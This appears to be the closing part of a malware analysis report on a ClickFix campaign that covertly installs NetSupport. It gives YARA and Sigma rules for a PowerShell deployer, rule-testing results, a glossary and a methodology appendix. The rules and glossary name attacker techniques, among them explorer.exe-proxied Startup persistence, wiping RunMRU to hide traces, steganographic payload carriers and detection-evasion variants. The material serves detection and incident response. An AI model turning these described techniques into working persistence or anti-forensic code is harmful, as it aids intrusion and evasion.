These rules were tested, and two earlier versions were wrong in ways testing caught. Results against the artefacts in this report:

File	Rule 1	Rule 2	Rule 3	Rule 4
`stage1.ps1` … `stage5.ps1`	✅	—	—	—
`stage6.ps1`	—	—	—	✅
`basic.png`	—	✅	—	—
`client32.ini` (malicious)	—	—	✅	—
`NSM.ini`, `Flaut.exe`	—	—	—	—

Chain coverage is now 6 stages of 6, plus the carrier and the dropped configuration, with each artefact matched by exactly one rule.

Two defects were found this way and are worth recording, since both are the kind that pass code review:

1. **Rule 1 matched Stage 1 for the wrong reason.** Its `$sb` string `"'Scr'+'ipt'+'block'"` occurs **zero** times in Stage 1 — it was lifted from Stages 3–5 and mis-attributed — and the literal in those files is parenthesised, so the unparenthesised form matched nothing anywhere. The `filesize > 100KB` gate then excluded Stages 3, 4 and 6 regardless, meaning the 5.7 KB Stage 4 **core loader** could never match. Coverage was 1 stage of 6; it is now 5 of 6 for this rule. Stage 6 carries no reflection markers and was given its own rule (Rule 4, below) rather than loosening this one, taking total chain coverage to 6 of 6.
2. **Rule 2's `@chp1 > @mark` was unsound.** `@` yields only the *first* match offset, so a single stray `CHP1` anywhere earlier in 3 MB of pixel data inverts the comparison and kills the match — verified by inserting four bytes at offset 100, which defeated the rule. The replacement encodes the real format as one adjacency pattern (marker, 4-byte big-endian length, `CHP1`), matching what Stage 4's carver actually parses; it matches both the original carrier and the evasion sample. The arbitrary `filesize > 500KB` floor was dropped with it.

Rule 1 also excludes files with a PNG signature at offset 0, so the carrier is attributed to Rule 2 alone rather than tripping both.

YARA — Stage 6 deployer

Stage 6 was the one chain component with no YARA coverage: it carries none of the reflection or base64 markers Rule 1 keys on, and loosening Rule 1 to reach it would have cost precision on the five stages it already matches. It gets its own rule instead.

```
rule ClickHunter_PS_Deployer_Stage6
{
    meta:
        description = "ClickHunter deployer, stage 6 - drop, explorer.exe-proxied persistence,
RunMRU wipe"
        reference   = "tcpsync.com campaign, 2026-08"
        author      = "AIMA"
        date        = "2026-08-20"
    strings:
        // Campaign-specific literals (rotate cheaply)
        $ks    = "@(83,92,85,81,94)" ascii
        $fixed = "AppDataCache" ascii
        $lnk   = "SecurityHealth.lnk" ascii
        $ru1   = "Не найден исполняемый файл" ascii wide
        $ru2   = "Не удалось создать ярлык автозапуска" ascii wide

        // Behavioural invariants - cannot be renamed away without
        // changing what the deployer does
        $b_startup = "GetFolderPath('Startup')" ascii nocase
        $b_shell   = "WScript.Shell" ascii nocase
        $b_mkshort = "CreateShortcut" ascii nocase
        $b_target  = "TargetPath" ascii nocase
        $b_expl    = "\\Windows\\explorer.exe" ascii nocase
        $b_hidden  = "-WindowStyle Hidden" ascii nocase
        $b_mru     = "Explorer\\RunMRU" ascii nocase
        $b_wipe    = "Remove-ItemProperty" ascii nocase
    condition:
        filesize < 256KB and
        (
            // A: campaign literals - highest confidence
            any of ($ks, $fixed, $lnk, $ru1, $ru2) or

            // B: explorer.exe-proxied Startup persistence, built via COM
            ($b_startup and $b_shell and $b_mkshort and $b_target and $b_expl) or

            // C: shortcut persistence plus anti-forensic RunMRU wipe
            ($b_mkshort and $b_mru and $b_wipe) or

            // D: hidden launch of a shortcut alongside the RunMRU wipe
            ($b_hidden and $b_mru and $b_wipe)
        )
}
```

Condition A is the campaign-literal branch — the fixed `AppDataCache` directory, the `SecurityHealth.lnk` filename, the `@(83,92,85,81,94)` kill switch, and the two Russian error strings: highest confidence, cheapest to evade.

Conditions B–D are the durable half, and they exist because of how this rule was tested. Each branch describes something the deployer must *do*: build a Startup shortcut through the `WScript.Shell` COM object whose `TargetPath` is `explorer.exe` (B), pair shortcut creation with the

`RunMRU` wipe (C), or pair a hidden launch with that wipe (D). None of these can be renamed away without changing the deployer's behaviour.

Tested against four evasion variants, each a plausible next-build change:

Variant	Mutation	Literals only	Final rule
1	`.lnk` and drop directory renamed	✅	✅
2	Russian strings translated to English	✅	✅
3	Kill switch re-encoded with a different XOR key	✅	✅
4	**All three at once**	❌ **miss**	✅

The literal-only version of this rule survived every *single* mutation. It failed **on their combination** — which is the realistic case, since an operator rebuilding to evade detection changes more than one thing. That failure is the reason branches B–D exist, and it is recorded because a rule tested only against the original sample would have looked perfect and shipped broken.

False-positive tested against benign PowerShell that legitimately creates shortcuts, including a script whose shortcut targets `explorer.exe` with a folder argument — the closest benign analogue to this persistence pattern. No match on any of them, nor on the configs, the INF, or the nine PEs. Requiring the Startup folder, COM shortcut construction, *and* the `explorer.exe` target together is what separates B from ordinary installer behaviour.

Sigma — persistence

```yaml
title: Startup Shortcut Proxying Execution via explorer.exe
id: 8f3a1c42-6b7e-4d19-9c2a-1e5f7b0d4a83
status: experimental
description: >
  Detects a Startup .lnk whose target is explorer.exe with an executable
  passed as an argument - the NetSupport/ClickHunter persistence pattern.
references:
  - Internal AIMA analysis, tcpsync.com campaign 2026-08
author: AIMA
date: 2026/08/20
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\explorer.exe'
    CommandLine|contains:
      - '.exe'
  filter_parent:
    ParentImage|endswith:
      - '\userinit.exe'
  condition: selection and not filter_parent
falsepositives:
  - Legitimate shortcuts that open a folder path
```

```
  - Software using explorer.exe to launch a document handler
level: high
```

This Sigma rule is **experimental and untuned** — `explorer.exe` with arguments is not rare, and the `filter_parent` clause is a starting point rather than a validated exclusion set. It should be run in audit mode and tuned against a baseline before alerting.

One exclusion is deliberately *absent*, and the reason matters. An earlier draft filtered `ParentImage|endswith: '\explorer.exe'` as ordinary shell noise. That is exactly backwards: a Startup-folder shortcut at logon is launched **by explorer.exe**, so the filter suppressed the boot-time persistence the rule is named for, leaving only the one-shot `Start-Process` from the chain detectable. The lesson generalises — when a rule targets a LOLBin, filtering that LOLBin's usual parent can cancel the detection outright.

`CommandLine|contains: '.exe'` is also very broad (it matches routine `explorer.exe /select,"…file.exe"` shell activity); narrowing it to command lines referencing a path outside `%SystemRoot%`, or containing `\ProgramData\` is the first tuning step.

Glossary

AMSI — Antimalware Scan Interface. Windows API letting antivirus inspect script content after deobfuscation, at the point of execution. The reflection tricks in this chain aim to reduce what AMSI sees as a recognisable string.

Authenticode — Microsoft's code-signing scheme. The signature is stored in the PE's certificate table, which appears past the end of the last section and so is often reported by tools as a high-entropy "overlay".

ClickFix — A social-engineering technique in which a web page displays a fake error, CAPTCHA, or update prompt and instructs the visitor to copy a command and run it themselves, usually via Win+R. It converts a page visit into user-authorised code execution and bypasses download-based controls entirely, because the browser never delivers a file.

Constrained Language Mode — A PowerShell mode restricting access to .NET types and blocking `Add-Type`. It defeats this chain at Stage 1.

Dot-sourcing (`. $scriptblock`) — Executes a script block in the *current* scope, so its variables and functions persist. Used here to chain stages while keeping state, without writing anything to disk.

Gateway (NetSupport) — A NetSupport server component that brokers connections between clients and operator consoles, letting the operator reach clients behind NAT. Here it is the C2 endpoint.

Imphash — A hash of a PE's import table, used to cluster related binaries.

LOLBin — "Living off the land binary": a legitimate, signed, preinstalled system executable used to perform attacker actions. `explorer.exe` is used this way here to launch the implant.

NetSupport Manager — A commercial remote-administration and classroom- management product from NetSupport Ltd. Legitimate and widely licensed; abused here by deploying it covertly with a hostile configuration.

RunMRU — `HKCU\...\Explorer\RunMRU`, the registry key recording commands typed into the Win+R Run dialog. A primary forensic artefact for ClickFix, which is why this chain erases it.

Script Block Logging — PowerShell logging (Event ID 4104) recording script blocks *after* deobfuscation, immediately before execution. The most effective single control against layered PowerShell obfuscation.

Sinkhole — A domain seized or redirected by law enforcement or a security provider so that infected hosts connect to a controlled logging server instead of the attacker. `expendia.net` is one.

Steganography — Concealing data inside another file. Here, a valid PNG is followed by a marker, key, and gzip-compressed payload, so the file renders as an ordinary image while carrying 3 MB of PowerShell.

WOW64 — The Windows subsystem running 32-bit binaries on 64-bit Windows. The implant's 32-bit components run on modern 64-bit hosts through it.

Appendix: Our Fully AI-automated Malware Analysis Methodology

Tooling. This chain is a text and configuration artefact, not a PE, so the project's `analyze.sh` pipeline was not applicable and was not run. A Python script was used to process the extracted implant components and generate headers, sections, entropy, imphash, and rich-header provenance. `pefile` was used directly for the certificate table, version resources and import table. Everything else — the decoder at each obfuscated layer, the PNG carver, the base64 file extractor — was re-implemented in Python from the sample's own code.

Decoding discipline. No stage was executed. Each was decoded, written to disk as text, and read before the next was attempted. The decoder was re-implemented rather than reused, so that a stage that behaved differently from its apparent source would produce a decode failure rather than silent execution.

Confidence ratings. High — verified by re-implementing a transformation and reading the result, or by reading a value directly from file structure. **Medium** — rests on file identity plus vendor documentation, or on interpretation of configuration rather than observed behaviour. **Low** — general threat-landscape knowledge not corroborated during this analysis. Ratings are stated per finding, and unresolved questions are recorded in *Assessment Limitations* rather than being closed by inference.

Binary analysis: disassembly and independent replication. The nine extracted PEs were analysed using radare2 (`aa`/`pdf`/`pd`, with `bin.relocs.apply=true`), with `rabin2` for imports and `pefile` for resources. Authenticode was verified with `Signify` 0.9.2, which validates the message digest **and** the certificate chain — adopted after a hand-rolled implementation was found to be wrong, reporting 7 of 9 files as digest-mismatched, including Microsoft's own `msvcr100.dll`, which was the tell that the tool, rather than the files, was at fault.

That work was performed **twice, independently**: two analysts worked from an identical written brief in separate output directories, with no visibility into each other's results, and merged only after both had finished. The PowerShell stages initially received only a single pass; a second independent pass was run afterwards to close that asymmetry (see below). This follows the project's dual-agent standard for recall-shaped deliverables, whose premise is that independence is the asset — seeding the second analyst with the first's findings converts them into a confirmer and collapses the benefit.

The measured outcome on this sample: 36 indicators from one run, 35 from the other, **union 52, intersection 19**. Each run found roughly 17 values the other missed, so a consensus merge would have kept 19 of the 52 and would have scored *worse than either run alone*. The merge rule was therefore **union, never consensus**, with every merged value then checked against the sample bytes as the arbiter.

Of 52 merged values, 8 were not present as text. All 8 resolved without deletion: three were legitimately derived (decoder output), three composed from literals that are present, one an empty literal by design, and **one was a defect in the grounding check itself** — the `nskbfltr` device-interface GUID is stored as a raw 16-byte structure, invisible to an ASCII/UTF-16 text search. That last case is recorded because it is the failure mode worth guarding against: a checking tool that silently reports a present value as absent.

Two substantive disagreements between the runs — whether a keylogger exists, and whether audio capture targets the microphone or system playback — were resolved by disassembling the disputed code paths first-hand. **Neither was settled by majority, seniority, or confidence rating.** In both cases the analyst with the *higher* stated confidence was wrong, which is the argument for adjudicating on bytes rather than on assertions.

The second pass over the PowerShell stages. Because the binaries received two passes and the stages only one, a second independent pass was run over Stages 1–6 to close the asymmetry. It re-derived the layer-by-layer decode from the raw scripts using its own tooling and independently re-extracted all fourteen implant files from `basic.png`. Every one of the fourteen matched the first pass's extraction **byte-for-byte by SHA-256**, and the independently decoded Stage 3 and Stage 4 sources matched the behaviour reported here — the same Telegram token and chat ID, the same `ip-api`/`ipify` reconnaissance, the same `CHIMG`/`CHP1` carrier format including both length field widths, and the same `RunMRU` wipe. The decode chain was confirmed by size as well as content: each stage decodes to exactly the byte count of the next stage on disk (554,049 → 149,983 → 37,086 → 5,690), so the layering is arithmetically closed rather than asserted.

The pass produced two genuine additions rather than mere confirmation, both incorporated above: the fixed `__HideConsole` / `__HideOffscreen` class names now listed as IOCs, and the finding that **no AMSI or ETW bypass exists anywhere in the chain** — a positive negative with direct IR consequence, since it means PowerShell script-block logging remains trustworthy on an affected host.

Negative results are recorded. Section 6 documents the `Flaut.exe` overlay question, in which a high-entropy 24 KB overlay initially suggested an appended encrypted payload but turned out to be the Authenticode signature. Section 6 also records four failed `gsk` decoding attempts before the fifth succeeded. Findings 6d and 6e are themselves negative results that overturned prior positive claims. These are reported because a disproved hypothesis is part of the evidence, and because in each case

the discarded claim was the more alarming one — the entropy flag would have supported “trojanised vendor binary”, and the retained keylogger/microphone claims would have overstated victim exposure.

Artefact retention. All stages, the carrier PNG, and the fourteen extracted implant files are retained in `analysis_tcpsync/`, which is gitignored per this project’s IOC-hygiene policy. Nothing sample-derived is tracked in git.